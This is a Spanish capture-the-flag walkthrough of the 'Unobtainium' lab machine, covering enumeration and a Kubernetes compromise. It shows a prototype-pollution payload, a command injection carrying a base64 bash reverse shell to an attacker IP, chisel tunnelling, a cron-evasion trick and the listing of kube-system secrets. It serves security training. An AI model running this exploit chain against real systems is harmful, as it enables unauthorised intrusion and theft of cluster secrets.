Unobtainium

Máquina: Unobtainium

```
IP: 10.129.136.226
```

1. Reconocimiento

1.1 Escaneo de puertos

Realizamos un escaneo completo de puertos TCP para identificar qué servicios están abiertos en la máquina objetivo.

Comando: `nmap -p- --open --min-rate 5000 -Pn -n -vv 10.129.136.226 -oG scanPort`

Explicación de parámetros:

- `-p-` : Escanea el rango completo de puertos (1-65535).
- `--open` : Muestra solo los puertos que están abiertos.
- `--min-rate 5000` : Envía paquetes a una velocidad mínima de 5000 paquetes por segundo para agilizar el escaneo.
- `-Pn` : Omite el descubrimiento de host (ping), asumiendo que el host está activo.
- `-n` : Desactiva la resolución DNS para evitar retrasos.
- `-vv` : Aumenta la verbosidad para ver los puertos abiertos a medida que se encuentran.
- `-oG scanPort` : Guarda el resultado en formato "grepable" en el archivo `scanPort`.

Resultado:

```
Nmap scan report for 10.129.136.226
Host is up, received user-set (0.046s latency).
Scanned at 2026-01-22 14:00:30 CET for 12s
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE   REASON
22/tcp    open  ssh       syn-ack ttl 63
80/tcp    open  http      syn-ack ttl 63
8443/tcp  open  https-alt syn-ack ttl 63
10250/tcp open  unknown   syn-ack ttl 63
10251/tcp open  unknown   syn-ack ttl 63
31337/tcp open  Elite     syn-ack ttl 62

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 11.99 seconds
           Raw packets sent: 65625 (2.888MB) | Rcvd: 65535 (2.621MB)
```

1.2 Enumeración de servicios

Lanzamos un escaneo más exhaustivo sobre los puertos detectados para obtener versiones de servicios y ejecutar scripts básicos de enumeración.

Comando: `nmap -p22,80,8443,10250,10251,31337 -sCV 10.129.136.226 -oN scanV`

Explicación de parámetros:

- `-p...` : Especifica los puertos encontrados anteriormente.
- `-sCV` : Combina `-sC` (scripts por defecto) y `-sV` (detección de versiones).
- `-oN scanV` : Guarda el resultado en formato normal en el archivo `scanV` .

Resultado:

```
Nmap scan report for 10.129.136.226
Host is up (0.047s latency).

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Unobtainium
8443/tcp  open  ssl/http Golang net/http server
| ssl-cert: Subject: commonName=k3s/organizationName=k3s
| Subject Alternative Name: DNS:kubernetes, DNS:kubernetes.default,
DNS:kubernetes.default.svc, DNS:kubernetes.default.svc.cluster.local,
DNS:localhost, DNS:unobtainium, IP Address:10.129.136.226, IP
Address:10.43.0.1, IP Address:127.0.0.1
| Not valid before: 2022-08-29T09:26:11
|_Not valid after:  2027-01-22T12:38:51
|_http-title: Site doesn't have a title (application/json).
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 401 Unauthorized
|     Audit-Id: f86e7368-7675-43ba-a764-ee943a4a5adc
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     Date: Thu, 22 Jan 2026 13:02:22 GMT
|     Content-Length: 129
|     {"kind":"Status","apiVersion":"v1","metadata":
```

```
{},"status":"Failure","message":"Unauthorized","reason":"Unauthorized","code
":401}
|   GenericLines, Help, LPDString, RTSPRequest, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 401 Unauthorized
|     Audit-Id: 35efb5c1-63ec-44bc-acdc-aaabb0e0a2de
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     Date: Thu, 22 Jan 2026 13:02:22 GMT
|     Content-Length: 129
|     {"kind":"Status","apiVersion":"v1","metadata":
{},"status":"Failure","message":"Unauthorized","reason":"Unauthorized","code
":401}
|   HTTPOptions:
|     HTTP/1.0 401 Unauthorized
|     Audit-Id: 5e8bea33-3fa0-4391-9e46-b8bc1e71de84
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     Date: Thu, 22 Jan 2026 13:02:22 GMT
|     Content-Length: 129
|_    {"kind":"Status","apiVersion":"v1","metadata":
{},"status":"Failure","message":"Unauthorized","reason":"Unauthorized","code
":401}
10250/tcp open  ssl/http Golang net/http server (Go-IPFS json-rpc or
InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| ssl-cert: Subject: commonName=unobtainium
| Subject Alternative Name: DNS:unobtainium, DNS:localhost, IP
Address:127.0.0.1, IP Address:10.129.136.226
| Not valid before: 2022-08-29T09:26:11
|_Not valid after:  2027-01-22T12:38:52
10251/tcp open  http     Golang net/http server
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Cache-Control: no-cache, private
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Thu, 22 Jan 2026 13:02:31 GMT
|     Content-Length: 19
|     page not found
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq,
Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
```

```
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Cache-Control: no-cache, private
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Thu, 22 Jan 2026 13:02:16 GMT
|     Content-Length: 19
|     page not found
|   OfficeScan:
|     HTTP/1.1 400 Bad Request: missing required Host header
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|_    Request: missing required Host header
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
31337/tcp open  http     Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
| http-methods:
|_  Potentially risky methods: PUT DELETE

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.99 seconds
```

Identificamos el codename del sistema operativo a partir de la versión de SSH (OpenSSH 8.2p1 Ubuntu 4ubuntu0.2):
OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 launchpad

Resultado:
Ubuntu Focal

1.3 Análisis de tecnologías web

Usamos `whatweb` para identificar tecnologías que corren en el puerto 80.
whatweb 10.129.136.226

Resultado:
http://10.129.136.226 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.129.136.226], JQuery, Script, Title[Unobtainium]

1.4 Enumeración http-enum

Realizamos un fuzzing inicial con scripts de nmap contra el puerto 80 para descubrir directorios interesantes.
└─$ nmap -p80 --script http-enum 10.129.136.226


Resultado:

```
Nmap scan report for 10.129.136.226
Host is up (0.048s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /README.txt: Interesting, a readme.
|   /downloads/: Potentially interesting directory w/ listing on
'apache/2.4.41 (ubuntu)'
|_  /images/: Potentially interesting directory w/ listing on 'apache/2.4.41
(ubuntu)'

Nmap done: 1 IP address (1 host up) scanned in 8.04 seconds
```

1.5 Análisis manual web

Accedemos a la página principal en el puerto 80. Vemos referencias a archivos deb, rpm y snap, los cuales llevan al directorio `/downloads/` descubierto anteriormente.

Ejemplo de enlace encontrado:
http://10.129.136.226/downloads/unobtainium_debian.zip



Accedemos al directorio `/downloads/`. Vemos un archivo adicional llamado `checksums` pero no contiene nada relevante.

Descargamos el comprimido de debian y lo descomprimimos:
└─# unzip unobtainium_debian.zip

Comprobamos el contenido:
unobtainium_1.0.0_amd64.deb unobtainium_1.0.0_amd64.deb.md5sum

Extraemos el contenido:
└─# dpkg-deb -xv unobtainium_1.0.0_amd64.deb decompressed

Analizando el contenido descomprimido:
tree

Analizamos el contenido descomprimido con `tree` y encontramos un ejecutable en `compressed/opt/unobtainium/unobtainium`.

Comprobamos el tipo de archivo:
file unobtainium

Resultado:
unobtainium: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=eba93a10160aedf096f5289e37ab5d3fcdff1bcf, not stripped


Intentamos ejecutar el binario localmente:
./unobtainium

Resultado:
Unable to reach unobtainium.htb

El binario intenta conectar a un dominio inexistente. Añadimos el dominio y la IP al archivo `/etc/hosts`:
10.129.136.226 unobtainium.htb

Volvemos a ejecutar la aplicación:
└─$ ./unobtainium >& /dev/null & disown

Al acceder a la aplicación que se levanta, vemos que ingresamos automáticamente como administrador.



En el apartado de Message Log, vemos este mensaje:
`[{"icon":"__","text":"","id":1,"timestamp":1769088640937,"userName":"felamos"}]`


En el apartado de TODO, vemos el siguiente mensaje:
`{"ok":true,"content":"1. Create administrator zone.\n2. Update node JS API Server.\n3. Add Login functionality.\n4. Complete Get Messages feature.\n5. Complete ToDo feature.\n6. Implement Google Cloud Storage function: https://cloud.google.com/storage/docs/json_api/v1\n7. Improve security\n"}`

2. Explotación

2.1 Análisis de tráfico y descubrimiento de API


Abrimos Wireshark para analizar si la aplicación interactúa con una API externa.
└─$ wireshark >& /dev/null & disown

Con Wireshark abierto, accedemos al dashboard de la aplicación. Inicialmente vemos una petición HEAD sin mayor relevancia.



Al navegar por los apartados restantes, detectamos una petición POST. Analizamos el TCP stream del paquete y vemos lo siguiente:

```
POST /todo HTTP/1.1
Host: unobtainium.htb:31337

{"auth":{"name":"felamos","password":"Winter2021"},"filename":"todo.txt"}
```



Hemos descubierto:

1. Credenciales en texto claro: `felamos` / `Winter2021`.
2. Un archivo objetivo: `todo.txt`.
3. El servicio corre en el puerto 31337.

Y ademas un archivo llamado todo.txt.

2.2 Pruebas de Path Traversal

Intentamos realizar un ataque de Path Traversal aprovechando el parámetro `filename`:
└─$ curl -s -X POST "http://unobtainium.htb:31337/todo" -d '{"auth":

{"name":"felamos","password":"Winter2021"},"filename":"/etc/passwd"}' -H "Content-Type: application/json"

Resultado:
Tarda en responder / PETA, mientras que con `todo.txt` responde al instante.

Realizamos otro intento con secuencia de escape:
└─$ curl -s -X POST "http://unobtainium.htb:31337/todo" -d '{"auth": {"name":"felamos","password":"Winter2021"},"filename":"../../../../../../../etc/passwd"}' -H "Content-Type: application/json"

Resultado:
Tarda en responder / PETA.

Probamos a hacer bypass de posibles filtros usando doble barra:
└─$ curl -s -X POST "http://unobtainium.htb:31337/todo" -d '{"auth": {"name":"felamos","password":"Winter2021"},"filename":"....//....//....//....//....//....//....//etc//passwd"}' -H "Content-Type: application/json"

Resultado:
Tarda en responder / PETA.

2.3 Lectura de código fuente (LFI)

Recordando que el escaneo de Nmap identificó el puerto 31337 como Node.js Express, intentamos leer el archivo `index.js` en el directorio actual:
└─$ curl -s -X POST "http://unobtainium.htb:31337/todo" -d '{"auth": {"name":"felamos","password":"Winter2021"},"filename":"index.js"}' -H "Content-Type: application/json" | jq

Resultado:


```
  "content": "var root = require(\"google-cloudstorage-commands\");\nconst express = require('express');\nconst { exec } = require(\"child_process\");\nconst bodyParser = require('body-parser');\nconst _ = require('lodash');\nconst app = express();\nvar fs = require('fs');\n\nconst users = [\n  {name: 'felamos', password: 'Winter2021'},\n  {name: 'admin', password: Math.random().toString(32), canDelete: true, canUpload: true},\n];\n\nlet messages = [];\nlet lastId = 1;\n\nfunction findUser(auth) {\n  return users.find((u) =>\n    u.name === auth.name &&\n    u.password === auth.password);\n}\n\napp.use(bodyParser.json());\n\napp.get('/', (req, res) => {\n  res.send(messages);\n});\n\napp.put('/', (req, res) => {\n  const user = findUser(req.body.auth || {});\n\n  if (!user) {\n    res.status(403).send({ok: false, error: 'Access denied'});\n    return;\n  }\n\n  const message = {\n    icon: '__',\n  };\n\n  _.merge(message, req.body.message, {\n    id: lastId++,\n    timestamp: Date.now(),\n    userName: user.name,\n  });\n\n  messages.push(message);\n  res.send({ok:
```

```
true});\n});\n\napp.delete('/', (req, res) => {\n  const user =
findUser(req.body.auth || {});\n\n  if (!user || !user.canDelete) {\n
res.status(403).send({ok: false, error: 'Access denied'});\n    return;\n
}\n\n  messages = messages.filter((m) => m.id !== req.body.messageId);\n
res.send({ok: true});\n});\napp.post('/upload', (req, res) => {\n  const
user = findUser(req.body.auth || {});\n  if (!user || !user.canUpload) {\n
res.status(403).send({ok: false, error: 'Access denied'});\n    return;\n
}\n\n\n  filename = req.body.filename;\n  root.upload(\"./\",filename,
true);\n  res.send({ok: true, Uploaded_File:
filename});\n});\n\napp.post('/todo', (req, res) => {\n        const user =
findUser(req.body.auth || {});\n        if (!user) {\n
res.status(403).send({ok: false, error: 'Access denied'});\n
return;\n        }\n\n        filename = req.body.filename;\n
testFolder = \"/usr/src/app\";\n
fs.readdirSync(testFolder).forEach(file => {\n                if
(file.indexOf(filename) > -1) {\n                        var buffer =
fs.readFileSync(filename).toString();\n                        res.send({ok:
true, content: buffer});\n                }\n
});\n});\n\napp.listen(3000);\nconsole.log('Listening on port 3000...');\n"
```

Del análisis del código destacamos:

1. Uso de la librería: `"var root = require(\"google-cloudstorage-commands\")`.
2. Usuario admin con password aleatoria: `{name: 'admin', password: Math.random().toString(32), canDelete: true, canUpload: true}`.
3. El usuario `felamos` no tiene permisos para borrar ni subir archivos (falta de `canDelete` y `canUpload`).

2.4 Investigación de vulnerabilidades

Buscamos en fuentes abiertas exploits para la librería identificada.

Búsqueda:
`google-cloudstorage-commands exploit`

Resultado:
https://security.snyk.io/vuln/SNYK-JS-GOOGLECLOUDSTORAGECOMMANDS-1050431

Nos comenta el siguiente Poc:

```
var root = require("google-cloudstorage-commands");
root.upload("./","& touch JHU", true);
```

Buscando el repositorio oficial, nos encontramos con:
https://github.com/samradical/google-cloudstorage-commands/blob/master/index.js

Al revisar el código fuente del repositorio oficial (`index.js`), vemos que la función `upload` concatena la entrada del usuario directamente en un `exec` , permitiendo inyección de

comandos:

```
function upload(inputDirectory, bucket, force = false) {
        return new Promise((yes, no) => {
            let _path = path.resolve(inputDirectory)
            let _rn = force ? '-r' : '-Rn'
            let _cmd = exec(`gsutil -m cp ${_rn} -a public-read ${_path}
${bucket}`)
            _cmd.on('exit', (code) => {
                yes()
            })
        })
    }
```

2.5 Intento de explotación (Upload)

Intentamos ejecutar una reverse shell inyectando comandos en el parámetro `filename` del endpoint `/upload`.

Preparamos el payload en base64:
echo -n "bash -i >& /dev/tcp/10.10.14.195/443 0>&" | base64

Resultado:
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xOTUvNDQzIDA+Jg==

Listener:
nc -nlvp 443

Ejecutamos la reverse shell:
└─$ curl -s -X POST "http://unobtainium.htb:31337/upload" -d '{"auth":{"name":"felamos","password":"Winter2021"},"filename":"& echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xOTUvNDQzIDA+JjE= | base64 -d | bash"}' -H "Content-Type: application/json" | jq

Resultado:
"error": "Access denied"

El intento falla porque el usuario `felamos` no tiene el permiso `canUpload`.

2.6 Prototype Pollution

Revisando de nuevo el código fuente (`index.js`), observamos un merge inseguro usando `lodash`:
`_.merge(message, req.body.message, {\n id: lastId++,\n timestamp: Date.now(),\n userName: user.name,\n });`

Además, analizando el tráfico en Wireshark (Post Messages), vemos que se usa el método `PUT`:

```
PUT / HTTP/1.1
Host: unobtainium.htb:31337
Connection: keep-alive
Content-Length: 75
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) unobtainium/1.0.0 Chrome/87.0.4280.141 Electron/11.2.0 Safari/537.36
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: es

{"auth":{"name":"felamos","password":"Winter2021"},"message":{"text":"as"}}
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 11
ETag: W/"b-Ai2R8hgEarLmHKwesT1qcY913ys"
Date: Thu, 22 Jan 2026 16:01:51 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"ok":true}
```

Investigamos sobre "nodejs merge dangerous" y encontramos referencias a **Prototype Pollution**.

Si logramos contaminar el prototipo del objeto base, podríamos inyectar la propiedad `canUpload: true` para todos los usuarios.

Probamos:
└─$ curl -s -X PUT "http://unobtainium.htb:31337/" -d '{"auth": {"name":"felamos","password":"Winter2021"},"message":{"**proto**":{"canUpload": "true"}}}' -H "Content-Type: application/json" | jq

Resultado:
"ok": true

2.7 Obtención de acceso inicial

Tras haber contaminado el prototipo, volvemos a intentar la inyección de comandos en el endpoint `/upload` para obtener la reverse shell.

Comando:
curl -s -X POST "http://unobtainium.htb:31337/upload" -d '{"auth": {"name":"felamos","password":"Winter2021"},"filename":"& echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xOTUvNDQzIDA+JjE= | base64 -d | bash"}' -H "Content-Type: application/json" | jq

Resultado:

```
"ok": true,
  "Uploaded_File": "& echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xOTUvNDQzIDA+JjE= | base64 -d | bash"
```

Revisamos nuestro listener `nc -nlvp 443`.

Reverse shell exitosa.

Realizamos tratamiento de la TTY:
script - pseudo-terminal - TTY

2.8 Enumeración del contenedor

Una vez dentro, verificamos dónde estamos.

Verificamos el hostname:
hostname -I

Resultado:
10.42.0.65

Parece que estamos en un contenedor.

Verificamos la identidad:
id

Resultado:
uid=0(root) gid=0(root) groups=0(root)

Enumerando los directorios, en root/, encontramos la flag del usuario:
34859dd8c8dce7027905d5541e3a085a

Miramos tareas programadas:
crontab -l

Resultado:
`* * * * * find / -name kubectl -exec rm {} \;`

Existe un cron que elimina cualquier archivo llamado `kubectl` cada minuto.

3.1 Reconocimiento de Kubernetes (Contenedor 1)

Necesitamos interactuar con el clúster. Descargamos el binario `kubectl` oficial, lo renombramos a `akubectl` para evadir el cronjob y lo subimos a la máquina.

Descarga:
curl -LO "https://dl.k8s.io/release/$(curl -L -s

https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"

Lo renombramos:
mv kubectl akubectl

Lo subimos al contenedor, para ello nos levantamos un servidor python:
└─$ python3 -m http.server 80

Lo descargamos desde el contenedor:
wget http://10.10.14.195/akubectl

Preguntamos que es lo que podemos hacer:
./akubectl auth can-i get pods

Resultado:
no

Preguntamos si podemos listar pods:
./akubectl auth can-i list pods

Resultado:
no

Preguntamos por namespaces:
./akubectl auth can-i list namespaces

Resultado:

```
Warning: resource 'namespaces' is not namespace scoped

yes
```

Preguntamos creacion de pods:
./akubectl auth can-i create pod

Resultado:
no

Listamos los name spaces:
./akubectl get namespaces

Resultado:

```
NAME              STATUS   AGE
default           Active   3y147d
kube-system       Active   3y147d
kube-public       Active   3y147d
```

```
kube-node-lease   Active   3y147d
dev               Active   3y147d
```

Listamos los pods del namespaces dev:
./akubectl get pods -n dev

Resultado:

```
NAME                                  READY   STATUS    RESTARTS        AGE
devnode-deployment-776dbcf7d6-sr6vj   1/1     Running   6 (2y88d ago)
3y147d
devnode-deployment-776dbcf7d6-7gjgf   1/1     Running   6 (2y88d ago)
3y147d
devnode-deployment-776dbcf7d6-g4659   1/1     Running   6 (2y88d ago)
3y147d
```

Describimos la informacion relevante del pod.

POD devnode-deployment-776dbcf7d6-sr6vj:
./akubectl describe pods/devnode-deployment-776dbcf7d6-sr6vj -n dev

Resultado:
Vemos una IP, 10.42.0.66. Funcionando en el puerto 3000.

3.2 Pivoting y movimiento lateral

Verificamos conectividad con el pod descubierto:
ping -c 1 10.42.0.66

Resultado:
64 bytes from 10.42.0.66: icmp_seq=1 ttl=64 time=0.178 ms

El archivo index.js, también corría en el puerto 3000:
`\n\napp.listen(3000);\nconsole.log('Listening on port 3000...');`

Probamos a lanzar un curl:
root@webapp-deployment-9546bc7cb-6r7sq:/usr/src/app# curl -s -X POST "http://10.42.0.66:3000/todo" -d '{"auth":{"name":"felamos","password":"Winter2021"},"filename":"index.js"}' -H "Content-Type: application/json"

Obtenemos el mismo contenido, pero notamos que el nombre del contenedor (hostname) es `devnode-deployment-776dbcf7d6` , diferente al nuestro (`webapp-deployment-9546bc7cb-6r7sq`). Es probable que este segundo contenedor sea vulnerable a la misma técnica (Prototype Pollution + RCE).

Para explotarlo cómodamente, usamos `chisel` para redirigir el puerto 3000 remoto a nuestra máquina atacante.

Preparación:

1. Descargar chisel: `https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_linux_amd64.gz`
2. Subir chisel al contenedor comprometido.
3. Ejecutar servidor en atacante: `sh ./chisel server --reverse -p 1234`
4. Ejecutar cliente en contenedor: `./chisel client 10.10.14.195:1234 R:3000:10.42.0.66:3000`

3.3 Explotación del segundo contenedor

Con el túnel establecido, lanzamos los exploits contra `localhost:3000` desde nuestra máquina.

Listener:
nc -nlvp 443

Ejecución 1:
└─# curl -s -X PUT "http://localhost:3000/" -d '{"auth":{"name":"felamos","password":"Winter2021"},"message":{"**proto**":{"canUpload": "true"}}}' -H "Content-Type: application/json" | jq

Ejecución 2:
└─# curl -s -X POST "http://localhost:3000/upload" -d '{"auth":{"name":"felamos","password":"Winter2021"},"filename":"& echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xOTUvNDQzIDA+JjE= | base64 -d | bash"}' -H "Content-Type: application/json" | jq

Resultado:
Reverse shell exitosa.

Realizamos el tratamiento de la TTY:
script - pseudo-terminal - TTY

Verificamos el hostname:
hostname -I

Resultado:
10.42.0.66

Comprobamos las tareas programadas:
crontab -l

Resultado:
`* * * * * find / -name kubectl -exec rm {} \;`

3.4 Reconocimiento de Kubernetes (Contenedor 2)

Subimos nuevamente el binario renombrado `akubectl` a este nuevo contenedor.

Preguntamos por pods:
./akubectl auth can-i get pods

Resultado:
no

Por namespaces:
./akubectl auth can-i get namespaces

Resultado:
no

Realmente no necesitamos enumerar namespaces porque ya lo enumeramos en el contenedor anterior.

Comprobamos si tienen secretos, en los siguientes namespaces:

```
NAME              STATUS   AGE
default           Active   3y147d
kube-system       Active   3y147d
kube-public       Active   3y147d
kube-node-lease   Active   3y147d
dev               Active   3y147d
```

default:
./akubectl auth can-i get secrets -n default

Resultado:
no

kube-system:
./akubectl auth can-i get secrets -n kube-system

Resultado:
yes

Comprobamos los secretos:
./akubectl get secrets -n kube-system

Resultado:

```
NAME                                                 TYPE
DATA   AGE
unobtainium.node-password.k3s                        Opaque
1      3y147d
horizontal-pod-autoscaler-token-2fg27                kubernetes.io/service-
```

```
account-token   3      3y147d
coredns-token-jx62b                                kubernetes.io/service-
account-token   3      3y147d
local-path-provisioner-service-account-token-2tk2q   kubernetes.io/service-
account-token   3      3y147d
statefulset-controller-token-b25sg                 kubernetes.io/service-
account-token   3      3y147d
certificate-controller-token-98jdq                 kubernetes.io/service-
account-token   3      3y147d
root-ca-cert-publisher-token-t564t                 kubernetes.io/service-
account-token   3      3y147d
ephemeral-volume-controller-token-brb5h            kubernetes.io/service-
account-token   3      3y147d
ttl-after-finished-controller-token-wf8k9          kubernetes.io/service-
account-token   3      3y147d
